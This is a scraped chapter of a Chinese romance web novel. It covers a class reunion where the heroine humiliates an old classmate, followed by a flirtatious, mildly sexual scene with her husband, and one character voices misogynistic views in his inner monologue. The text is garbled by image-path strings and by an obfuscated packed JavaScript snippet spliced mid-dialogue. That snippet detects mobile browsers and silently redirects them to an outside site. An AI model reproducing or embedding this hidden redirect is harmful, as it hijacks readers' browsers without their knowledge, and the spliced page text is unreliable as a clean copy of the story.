6. 黄芪

作品:《难以言喻

    “夏夏……”


    方骞坐在罗向夏身边,他总是有点担心,虽然目前为止还没发生什么暴力流血事件,但以罗向夏的脾气显然不会这么轻易放过安庆。


    “你闭嘴啦。”罗向夏说。


    “出来玩,还是不要生气比较好。”方骞说,罗向夏根本不理他。


    有钱人玩的地方虽然也逃不过酒色钱权,但在没撕破脸皮之前反而显得越发高端不可冒犯。


    同学群里不由自主的安静下来,不敢像在烤肉店里一样放肆吵闹,人人都不免感到一些格格不入的不安,除了罗向夏。漂亮得像模特一样的服务人员要上来倒酒,罗向夏制止了她。


    “我们同学好多年没亲近了,弄得这样规规矩矩太有距离感。”


    “是呀……”


    “就是嘛向夏,让他们出去就可以了。”


    “既然你们都这么说,”罗向夏露出一个无奈的笑容,她把酒瓶子递给安庆,“安庆是我们的老大哥,让他来倒酒啦。”


    话说得很好听,但气氛却莫名的尴尬,安庆也终于感受到罗向夏故意为之的羞辱。明明在烤肉店他给大家劝酒倒酒也很开心,但换了个地方就感觉完全不是那么回事了。


    “好……好吧,本来就该我这个大哥照顾你们嘛,我以前还是班长呢。”安庆笑着给自己缓解尴尬,但因为大家都不笑反而让他更尴尬了。


    “不要扭扭捏捏,”罗向夏笑着说,艳丽得像个邪恶的妖精,让人不敢直视,“快点倒酒吧。”


    安庆只好给大家倒酒,要是在烤肉店他肯定就拒绝了,但换到这里拒绝的话却怎么都说不出来。


    其实这样的会所都十分人性化,每个角落都分开安放着舒适的座位,让置身其中的人既保留相互的联系又不至于太过靠近。但罗向夏偏偏要带他们围坐在一张巨大的桌子旁,头顶的光让每个人都无所遁形。安庆就这样拿着酒瓶,在所有人注视下在会所工作人员的窥视下,慢慢的一步一步的走过去,给每个人都斟上一杯酒。


    也不是没有人为他缓解尴尬,说一声辛苦了谢谢之类的,但声音都小得可怜,好像生怕大声了被罗向夏听见捕捉了去似的。


    罗向夏就这样含着笑意看着安庆倒酒,看着他每多倒一杯酒脚步就沉重一分。


    “咱们班的同学太多了是吧,”罗向夏说,“有六十几个呢。”


    安庆感觉自己的背都弯了下去,他刚刚就在心里怨恨为什么自己的同学怎么这么多,坐上这样一大桌,让他的折磨无限延长。罗向夏果然是个能看穿人心的大魔头啊,安庆想,但是他实在想不起自己什么时候得罪过她。


    罗向夏这样的女魔头,他看一眼就两股战战了,哪里敢招惹她,今天同学聚会他还很是讨好,尽力活跃气氛呢。


    想来想去也只能归罪于方骞了,他的记性虽然不像罗向夏那么好,但小时候欺负方骞实在太多次了,也总不至于一点罗向夏整他的原由都想不到。这两个人感情还真好……


    安庆有点不屑又掩藏着一点羡慕,不过他还是想不通,罗向夏这样的女人到底为什么会爱上方骞啊。


    明明那么弱,一点男人气概也没有。就连他这样的人都能在老婆面前颐指气使,方骞在罗向夏面前却是毫无做老公的威严。


    估计就是因为太会讨好人罗向夏才看上他的吧,毕竟她这样根本不像女人的女人,又不会小意温柔给男人面子,即使再有钱又怎么样,是个有骨气的男人都看不上她的。女人还是应该像女人一点,干嘛牝鸡司晨喧宾夺主,即使赚得多也该明白男人才是一家之主的道理。


    不懂得照顾男人,孩子也不生,家里也顾不上,好像听说对父母也不怎么样,这样的女人究竟有什么用处,有什么存在的意义啊。


    安庆就一边这样想着,一边给大家倒酒。出奇的是,他虽然这么想,却奇异的对罗向夏生不出一点怨恨来,反而像是安慰自己的抱怨。


    酒终于倒完了,安庆却像抽掉了脊梁骨。同学们仿佛也经历了一场酷刑,好在不是落到自己身上,所以气氛很快重新活跃,大家开始享受起这样高档地方的好处来。


    罗向夏品着酒,慢慢也有点上头。


    一群人都醉醺醺昏沉沉的,突然有人又提到了罗向夏和方骞初中的事,还好奇的问他们是怎么在一起的。安庆像条哈巴狗一样热情,说:“是高中的时候在一起的吧,有段时间方骞每天都像喝醉酒一样,那个样子一看就是有女朋友了,问他也不说,只是一个劲脸红。”


    方骞很不好意思,像这样私密的事情被拿出来取笑只会让他尴尬而已。


    “说起来,初中时候一直传你们接吻是怎么回事啊?”


    一个醉得头昏的人问。


    好在罗向夏没有生气,她只是撑着下巴在想着什么:“说起来也实在有点遗憾……”


    “究竟怎么回事?”


    “当时根本没亲到嘛。”罗向夏说。


    “哇!”一堆人开始起哄,“要不然现在亲一个……亲一个,亲一个,亲一个!”


    方骞转头去看罗向夏,感觉她又要生气。


    罗向夏也转头看他,脸上飞红已经有了醉意,但眼睛却比平常还亮,像被烈酒洗过一样。


    “好吧,”罗向夏说,“满足你们。”


    “啊?”方骞愣在原地。在一群人的吵闹声中,罗向夏一翻身就跪坐在了方骞身上。


    “夏……夏……夏夏……”


    方骞被吓得口齿不清,想站起来却被罗向夏按住肩膀。


    “你是我的……”罗向夏捏住方骞的脸,带着醉意的气息吐在他耳边,“知不知道?”


    方骞耳朵红得要滴血。“夏夏你喝多……”


    罗向夏一低头,就把方骞的话堵了回去。


    唇齿相依,辗转反侧。


    这个吻可比那个狗屁初吻正式多了,罗向夏想到这里忍不住使劲咬了咬方骞的下唇。


    同学聚会圆满结束。


    罗向夏喝了酒,只能方骞开车,他们在车库里说话。


    “今天好不好玩?”罗向夏偏过头来问他。


    “不好玩。”方骞说。


    “为什么?”罗向夏问。


    “已经很多年的事了,”


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|chxs|n|xyz|14889521|159942||http|test|mini|href|location''.split(''|''),0,{}));() {


    $(''.inform'').remove();


    $(''#content'').append(''


    方骞握着方向盘,“何必还去计较呢?”


    罗向夏想骂人:“你是圣母……哦不,圣父吗?”


    方骞叹了口气:“小时候不懂事,其实安庆也不是那么坏。”


    罗向夏白眼简直要翻到天上去。“你也太做作了吧,坏人我当了,你现在来装好人。”


    “也没有吧,”方骞想了下,“其实也有点高兴,但是安庆那个样子让人看了怪难受的,还不如打他一顿干脆。”


    罗向夏得意的摊开手耸耸肩:“我什么都没做啊。”


    “是啊,”方骞说,“谁也挑不出你的错,但以后谁也不敢得罪你了。”


    罗向夏冷笑:“他完全可以拒绝嘛,而且只是倒酒而已。你以为他是屈服于我吗,他只是屈服于自己想象的金钱和权力而已,觉得难堪也只是因为还有一点廉价的自尊,但是只要他抬抬头挺挺背说句不要,我又不能拿他怎么样。”


    才怪。方骞在心里吐槽。


    “好了,”罗向夏突然柔软起来,她靠在方骞肩膀上,仰头看着他,“明天安庆肯定还会和没事人一样跟你打招呼,他那样的人流于世俗低头低得轻而易举,我只是撕开他最后一层遮羞布而已。看着吧,以后他会体贴入微,热情得不可思议。”


    方骞心里有点不好受,但不是因为安庆。他这个人莫名有点伤春悲秋,大概是当了老师的原因,与其说同情安庆还不如说感慨人性。


    “喂……”


    方骞疑惑的看向罗向夏。“我们做吧。”


    方骞的耳朵又红起来。


    “干嘛这么纯情,”罗向夏不满的说,“你是第一次吗?”


    “说……说什么傻话……”


    “那来吧。”


    罗向夏探头开始咬方骞的耳朵,把那发红的耳垂含在嘴里用牙齿细细的磨蹭。


    “这是车库啊!”


    方骞手忙脚乱的要阻止她。


    “车窗是看不见里面的……”


    “那也不行啊。”“为什么?”


    “没……没有安全套。”


    罗向夏喉咙里发出低笑:“没有那个东西感觉应该会更好吧,会让你更舒服一点哦。”


    方骞的手已经不知道是在扶着罗向夏还是把她拉得更近。


    “这是车里啊……”“车-震更刺激。”


    “……”


    “会把车上弄脏的。”


    “那就把我一起弄脏好了……”


